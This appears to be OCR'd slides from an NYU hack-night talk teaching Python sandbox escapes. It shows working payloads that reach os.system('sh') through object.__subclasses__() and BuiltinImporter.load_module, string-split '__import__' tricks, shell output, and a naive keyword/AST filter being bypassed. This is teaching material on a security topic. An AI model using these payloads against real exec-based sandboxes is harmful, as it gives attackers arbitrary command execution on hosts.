__builtins__.__dict__["__imp"+"ort__"]("o"+"s").system("sh")
#__EOF__
bad bad
allen@10-18-248-5 hacknight 3:30 %
```


Python Inheritance




```
[>>> class a:
[...     pass
[...
[>>> class b(a):
[...     pass
[...
[>>> a.__subclasses__
<built-in method __subclasses__ of type object at 0x7ff20af042f0>
[>>> a.__subclasses__()
[<class '__main__.b'>]
>>> 
```

DUNDER!
https://docs.python.org/3/library/stdtypes.html#special-attributes

Object - The parent of all parents




```
[>>> object.__subclasses__()
[<class 'type'>, <class 'async_generator'>, <class 'int'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <
class 'bytes'>, <class 'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class 'classmeth
od_descriptor'>, <class 'classmethod'>, <class 'code'>, <class 'complex'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemit
erator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'dict_keys'>, <class 'mappingproxy'>, <class 'dict_reverseitem
iterator'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_values'>, <class 'dict'>, <class 'ellips
is'>, <class 'enumerate'>, <class 'float'>, <class 'frame'>, <class 'frozenset'>, <class 'function'>, <class 'generator'>, <class 'getset
_descriptor'>, <class 'instancemethod'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'list'>, <class 'longrange_itera
tor'>, <class 'member_descriptor'>, <class 'memoryview'>, <class 'method_descriptor'>, <class 'method'>, <class 'moduledef'>, <class 'mod
ule'>, <class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <class 'property'>, <class 'range_iterator'>, <class 'range'>, <class 're
versed'>, <class 'symtable entry'>, <class 'iterator'>, <class 'set_iterator'>, <class 'set'>, <class 'slice'>, <class 'staticmethod'>, <
class 'stderrprinter'>, <class 'super'>, <class 'traceback'>, <class 'tuple_iterator'>, <class 'tuple'>, <class 'str_iterator'>, <class '
str'>, <class 'wrapper_descriptor'>, <class 'types.GenericAlias'>, <class 'anext_awaitable'>, <class 'async_generator_asend'>, <class 'as
ync_generator_athrow'>, <class 'async_generator_wrapped_value'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'managedbuf
fer'>, <class 'method-wrapper'>, <class 'types.SimpleNamespace'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'weakcallablep
roxy'>, <class 'weakproxy'>, <class 'weakref'>, <class 'types.UnionType'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'fo
rmatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision
_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class '_contextvars.Context'>, <class '_contextvars.ContextVar'>, <class '_c
ontextvars.Token'>, <class 'Token.MISSING'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <cl
ass '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class
 '_frozen_importlib.BuiltinImporter'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class
 '_thread.lock'>, <class '_thread.RLock'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_io._IOBase'>, <class '_io._B
ytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class '_frozen_impor
tlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'
>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_
external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <cla
ss 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'a
bc.ABC'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'colle
ctions.abc.Iterable'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class '
os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'ast.AST'>,
<class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cy
cle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'ite
rtools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>
, <class 'itertools.pairwise'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'iterto
ols.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.attrgetter'>
, <class 'operator.itemgetter'>, <class 'operator.methodcaller'>, <class 'reprlib.Repr'>, <class 'collections.deque'>, <class '_collectio
ns._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._Link'>, <
class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrappe
r'>, <class 'functools.KeyWrapper'>, <class 'functools._lru_list_elem'>, <class 'functools.partialmethod'>, <class 'functools.singledispa
tchmethod'>, <class 'functools.cached_property'>, <class 'contextlib.ContextDecorator'>, <class 'contextlib.AsyncContextDecorator'>, <cla
ss 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'enum.auto'>, <enum 'Enum'>, <class 'ast.NodeV
isitor'>, <class 'dis.Bytecode'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 're.Pattern'>, <class 're.
Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're
.Scanner'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect._void'>, <class 'inspect._empty'>, <class 'ins
pect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'rlcompleter.Completer'>, <class '__main__.a'>]
>>>
```




```
KeyboardInterrupt
[>>> a = type(object()).__subclasses__()
[>>> a
[<class 'type'>, <class 'async_generator'>, <class 'int'>, <class 'bytearray_iterator'>, <class 'bytearray'>, <class 'bytes_iterator'>, <
class 'bytes'>, <class 'builtin_function_or_method'>, <class 'callable_iterator'>, <class 'PyCapsule'>, <class 'cell'>, <class 'classmeth
od_descriptor'>, <class 'classmethod'>, <class 'code'>, <class 'complex'>, <class 'coroutine'>, <class 'dict_items'>, <class 'dict_itemit
erator'>, <class 'dict_keyiterator'>, <class 'dict_valueiterator'>, <class 'dict_keys'>, <class 'mappingproxy'>, <class 'dict_reverseitem
iterator'>, <class 'dict_reversekeyiterator'>, <class 'dict_reversevalueiterator'>, <class 'dict_values'>, <class 'dict'>, <class 'ellips
is'>, <class 'enumerate'>, <class 'float'>, <class 'frame'>, <class 'frozenset'>, <class 'function'>, <class 'generator'>, <class 'getset
_descriptor'>, <class 'instancemethod'>, <class 'list_iterator'>, <class 'list_reverseiterator'>, <class 'list'>, <class 'longrange_itera
tor'>, <class 'member_descriptor'>, <class 'memoryview'>, <class 'method_descriptor'>, <class 'method'>, <class 'moduledef'>, <class 'mod
ule'>, <class 'odict_iterator'>, <class 'pickle.PickleBuffer'>, <class 'property'>, <class 'range_iterator'>, <class 'range'>, <class 're
versed'>, <class 'symtable entry'>, <class 'iterator'>, <class 'set_iterator'>, <class 'set'>, <class 'slice'>, <class 'staticmethod'>, <
class 'stderrprinter'>, <class 'super'>, <class 'traceback'>, <class 'tuple_iterator'>, <class 'tuple'>, <class 'str_iterator'>, <class '
str'>, <class 'wrapper_descriptor'>, <class 'types.GenericAlias'>, <class 'anext_awaitable'>, <class 'async_generator_asend'>, <class 'as
ync_generator_athrow'>, <class 'async_generator_wrapped_value'>, <class 'coroutine_wrapper'>, <class 'InterpreterID'>, <class 'managedbuf
fer'>, <class 'method-wrapper'>, <class 'types.SimpleNamespace'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'weakcallablep
roxy'>, <class 'weakproxy'>, <class 'weakref'>, <class 'types.UnionType'>, <class 'EncodingMap'>, <class 'fieldnameiterator'>, <class 'fo
rmatteriterator'>, <class 'BaseException'>, <class 'hamt'>, <class 'hamt_array_node'>, <class 'hamt_bitmap_node'>, <class 'hamt_collision
_node'>, <class 'keys'>, <class 'values'>, <class 'items'>, <class '_contextvars.Context'>, <class '_contextvars.ContextVar'>, <class '_c
ontextvars.Token'>, <class 'Token.MISSING'>, <class 'filter'>, <class 'map'>, <class 'zip'>, <class '_frozen_importlib._ModuleLock'>, <cl
ass '_frozen_importlib._DummyModuleLock'>, <class '_frozen_importlib._ModuleLockManager'>, <class '_frozen_importlib.ModuleSpec'>, <class
 '_frozen_importlib.BuiltinImporter'>, <class '_frozen_importlib.FrozenImporter'>, <class '_frozen_importlib._ImportLockContext'>, <class
 '_thread.lock'>, <class '_thread.RLock'>, <class '_thread._localdummy'>, <class '_thread._local'>, <class '_io._IOBase'>, <class '_io._B
ytesIOBuffer'>, <class '_io.IncrementalNewlineDecoder'>, <class 'posix.ScandirIterator'>, <class 'posix.DirEntry'>, <class '_frozen_impor
tlib_external.WindowsRegistryFinder'>, <class '_frozen_importlib_external._LoaderBasics'>, <class '_frozen_importlib_external.FileLoader'
>, <class '_frozen_importlib_external._NamespacePath'>, <class '_frozen_importlib_external._NamespaceLoader'>, <class '_frozen_importlib_
external.PathFinder'>, <class '_frozen_importlib_external.FileFinder'>, <class 'codecs.Codec'>, <class 'codecs.IncrementalEncoder'>, <cla
ss 'codecs.IncrementalDecoder'>, <class 'codecs.StreamReaderWriter'>, <class 'codecs.StreamRecoder'>, <class '_abc._abc_data'>, <class 'a
bc.ABC'>, <class 'collections.abc.Hashable'>, <class 'collections.abc.Awaitable'>, <class 'collections.abc.AsyncIterable'>, <class 'colle
ctions.abc.Iterable'>, <class 'collections.abc.Sized'>, <class 'collections.abc.Container'>, <class 'collections.abc.Callable'>, <class '
os._wrap_close'>, <class '_sitebuiltins.Quitter'>, <class '_sitebuiltins._Printer'>, <class '_sitebuiltins._Helper'>, <class 'ast.AST'>,
<class 'itertools.accumulate'>, <class 'itertools.combinations'>, <class 'itertools.combinations_with_replacement'>, <class 'itertools.cy
cle'>, <class 'itertools.dropwhile'>, <class 'itertools.takewhile'>, <class 'itertools.islice'>, <class 'itertools.starmap'>, <class 'ite
rtools.chain'>, <class 'itertools.compress'>, <class 'itertools.filterfalse'>, <class 'itertools.count'>, <class 'itertools.zip_longest'>
, <class 'itertools.pairwise'>, <class 'itertools.permutations'>, <class 'itertools.product'>, <class 'itertools.repeat'>, <class 'iterto
ols.groupby'>, <class 'itertools._grouper'>, <class 'itertools._tee'>, <class 'itertools._tee_dataobject'>, <class 'operator.attrgetter'>
, <class 'operator.itemgetter'>, <class 'operator.methodcaller'>, <class 'reprlib.Repr'>, <class 'collections.deque'>, <class '_collectio
ns._deque_iterator'>, <class '_collections._deque_reverse_iterator'>, <class '_collections._tuplegetter'>, <class 'collections._Link'>, <
class 'types.DynamicClassAttribute'>, <class 'types._GeneratorWrapper'>, <class 'functools.partial'>, <class 'functools._lru_cache_wrappe
r'>, <class 'functools.KeyWrapper'>, <class 'functools._lru_list_elem'>, <class 'functools.partialmethod'>, <class 'functools.singledispa
tchmethod'>, <class 'functools.cached_property'>, <class 'contextlib.ContextDecorator'>, <class 'contextlib.AsyncContextDecorator'>, <cla
ss 'contextlib._GeneratorContextManagerBase'>, <class 'contextlib._BaseExitStack'>, <class 'enum.auto'>, <enum 'Enum'>, <class 'ast.NodeV
isitor'>, <class 'dis.Bytecode'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class 're.Pattern'>, <class 're.
Match'>, <class '_sre.SRE_Scanner'>, <class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>, <class 'sre_parse.Tokenizer'>, <class 're
.Scanner'>, <class 'tokenize.Untokenizer'>, <class 'inspect.BlockFinder'>, <class 'inspect._void'>, <class 'inspect._empty'>, <class 'ins
pect.Parameter'>, <class 'inspect.BoundArguments'>, <class 'inspect.Signature'>, <class 'rlcompleter.Completer'>]
[>>> for i in a:
```

load_module




```
>>> object.__subclasses__()[104]
<class '_frozen_importlib.BuiltinImporter'>
>>> dir(object.__subclasses__()[104])
['_ORIGIN', '__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__gt__',
 '__hash__', '__init__', '__init_subclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__re
pr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', 'create_module', 'exec_module', 'find_module', 'find_sp
ec', 'get_code', 'get_source', 'is_package', 'load_module', 'module_repr']
>>> 
```

load_module



```
>>> dir(object.__subclasses__()[104])
['_ORIGIN', '__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__eq__', '__format__', '__ge__', '__getattribute__', '__gt__',
 '__hash__', '__init__', '__init_subclass__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__reduce__', '__reduce_ex__', '__re
pr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', 'create_module', 'exec_module', 'find_module', 'find_sp
ec', 'get_code', 'get_source', 'is_package', 'load_module', 'module_repr']
>>> object.__subclasses__()[104].load_module("os")
<module 'os' (<class '_frozen_importlib.BuiltinImporter'>)>
>>> object.__subclasses__()[104].load_module("os").system("echo hi")
hi
0
>>> 
```

PWNED! AGAIN!!!




```
allen@10-18-248-5 hacknight 3:30 % python3 sixth.py
object.__subclasses__()[104].load_module("o"+"s").system("sh")
#__EOF__
sh-3.2$ cat important.txt
very important
sh-3.2$ 
```

NYU


Okay, what if we remove getattr all together?

NYU

This would be safe… in older versions




```
# fifth.py
# Remotely Executing Script that will listen for
# updated business logics and execute it
# with the caveat that it might be more secure

import ast

def safe_to_execute(s):
    if "exec" in s:
        return False
    if "eval" in s:
        return False
    for n in ast.walk(ast.parse(s)):
        if type(n) == ast.Attribute:
            return False
    return True
```



```
allen@10-18-248-5 hacknight 3:30 % python3 seventh.py
import os
os.system("sh")
#__EOF__
bad bad
```

Enter Python 3.10, matching



What’s New In Python 3.10

Editor: Pablo Galindo Salgado

This article explains the new features in Python 3.10, compared to 3.9. Python 3.10 was released on October 4, 2021. For full details, see the changelog.


Summary – Release highlights

New syntax features:

- **PEP 634**, Structural Pattern Matching: Specification
- **PEP 635**, Structural Pattern Matching: Motivation and Rationale
- **PEP 636**, Structural Pattern Matching: Tutorial
- bpo-12782, Parenthesized context managers are now officially allowed.

